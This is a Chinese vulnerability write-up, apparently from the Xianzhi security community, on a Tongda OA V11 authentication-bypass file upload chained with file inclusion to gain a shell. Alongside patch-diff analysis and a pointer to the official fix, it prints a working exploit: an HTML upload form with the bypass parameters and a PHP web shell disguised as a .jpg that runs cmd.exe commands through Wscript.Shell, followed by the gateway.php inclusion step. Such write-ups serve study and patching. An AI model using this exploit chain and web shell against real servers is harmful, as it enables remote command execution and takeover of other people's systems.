

通达 OA 任意文件上传 / 文件包含 GetShell - 先知社区

“ 先知社区，先知安全技术社区

0x01 漏洞描述

通过绕过身份认证, 攻击者可上传任意文件, 配合文件包含即可出发远程恶意代码执行。

0x02 影响版本

V11

0x03 环境搭建

下载 通达 V11 (<https://pan.baidu.com/s/15gcdBuOFrN1F9xVN7Q7GSA>) 密码 `enqx`

使用 解密工具 (<https://paper.seebug.org/203/>) 对文件解密可获得所有解密代码


用于分析, 解密后的部分代码 (<https://github.com/jas502n/OA-tongda-RCE/tree/master/tongda/decode>)

将通达 V11 下载后直接运行 EXE 文件安装，访问 localhost 即可。

0x04 漏洞分析

下载官方公布的 补丁 ()，可以看到 V11 版本更新两个文件 [upload.php, gateway.php]。

文件位置 `/ispirit/im/upload.php`。对比补丁 upload.php 主要是修复了任意文件上传，修复前可以自己 POST 变量 `$P` 绕过身份认证。



(<https://xzfile.aliyuncs.com/media/upload/picture/20200320233545-770dadd4-6ac0-1.png>)

往下走遇到 `$DEST_UID` 同样也可以通过 POST 的方式自行赋值。

```

$TYPE = $_POST["TYPE"];
$DEST_UID = $_POST["DEST_UID"];
$dataBack = array();
if (($DEST_UID != "") && !td_verify_ids($ids)) {
    $dataBack = array("status" => 0, "content" => "-ERR " . _("接收方ID无效"));
    echo json_encode(data2utf8($dataBack));
    exit();
}

```

接着到了判断文件的点，此处可以知道文件上传的变量名为 `ATTACHMENT`，后边可以自己写一个文件上传的脚本上传文件。然后我们继续跟进 `upload` 函数。

```

if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == "1") {
        if (strlen(urldecode($_FILES["ATTACHMENT"]["name"])) != strlen($_FILES["ATTACHMENT"]["name"]))
            $_FILES["ATTACHMENT"]["name"] = urldecode($_FILES["ATTACHMENT"]["name"]);
        }
    }

    $ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);
}

```

跳转到文件 `inc/utility_file.php`。对上传的文件进行了一系列的检查，包括黑名单等限制，那么我们上传 `jpg` 格式的 `php` 代码，然后文件包含即可。

```

if (!is_uploadable($ATTACH_NAME)) {
    $ERROR_DESC = sprintf(_("禁止上传后缀名为[%s]的文件"), substr($ATTACH_NAME, strrpos($ATTACH_NAME, ".") + 1));
}

## 黑名单
$UPLOAD_FORBIDDEN_TYPE = "php,php3,php4,php5,phpt,jsp,asp,aspx,";

```

到此，我们通过文件上传脚本即可成功上传文件（脚本在后面），文件位置在 `/attach/in/2003` 不再网站目录里，并且文件名前面有随机数，而默认的上传方式不会回显文件名。我们继续往下找利用点。



(https://xzfile.aliyuncs.com/media/upload/picture/20200320233545-7742154c-6ac0-1.png)

`upload.php` 文尾的几个 MODE 方法可以看到有带文件名输出的点。倒数第二行输出的 `databack` 里有 `CONTENT` , 而 `CONTENT` 则包含了文件名。这里我们需要将 `UPLOAD_MODE` 和 `MSG_CATE` 赋值才行, 直接通 POST 即可赋值。

那么我们构造上传的脚本和恶意文件, 并且通过上述位置能回显出文件名。

```
<html>
<body>
<form action="http://127.0.0.1/ispirt/im/upload.php" method="post" enctype="multipart/form-data">
<input type="text" name='P' value = 1 ></input>
<input type="text" name='MSG_CATE' value = 'file'></input>
<input type="text" name='UPLOAD_MODE' value = 1 ></input>
<input type="text" name="DEST_UID" value = 1></input>
<input type="file" name="ATTACHMENT"></input>
<input type="submit" ></input>
</body>
</html>

<?php
//保存为jpg
$phpwsh=new COM("Wscript.Shell") or die("Create Wscript.Shell Failed!");
$exec=$phpwsh->exec("cmd.exe /c ".$_POST['cmd'].");
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

现在我们可以知道上传的文件名是什么了, 接着就是找文件包含的点了。



(https://xzfile.aliyuncs.com/media/upload/picture/20200320233545-77696c64-6ac0-1.png)


同样补丁文件也修改了 `ispirit/interface/gateway.php`，我们直接查看该文件，在最后可以看到有一处文件包含，满足一定条件可以把 url 包含进来。

```

if ($json) {
    $json = stripslashes($json);
    $json = (array) json_decode($json);
    foreach ($json as $key => $val ) {
        if ($key == "data") {
            $val = (array) $val;
            foreach ($val as $keys => $value ) {
                $keys = $value;
            }
        }
        if ($key == "url") {
            $url = $val;
        }
    }
    if ($url != "") {
        if (substr($url, 0, 1) == "/") {...}
        if ((strpos($url, "general/") !== false) || (strpos($url, "ispirit/") !== false) || (strpos($url, "general/") !== false)) {
            include_once $url;
        }
    }
}
exit();
}

```

POST 给 `json` 赋值, 指定 `key` 为 `url` , `value` 为恶意文件位置就行。



(<https://xzfile.aliyuncs.com/media/upload/picture/20200320233546-779bf738-6ac0-1.png>)

0x05 修复方案

更新官方发布的 补丁 (<http://www.tongda2000.com/news/673.php>)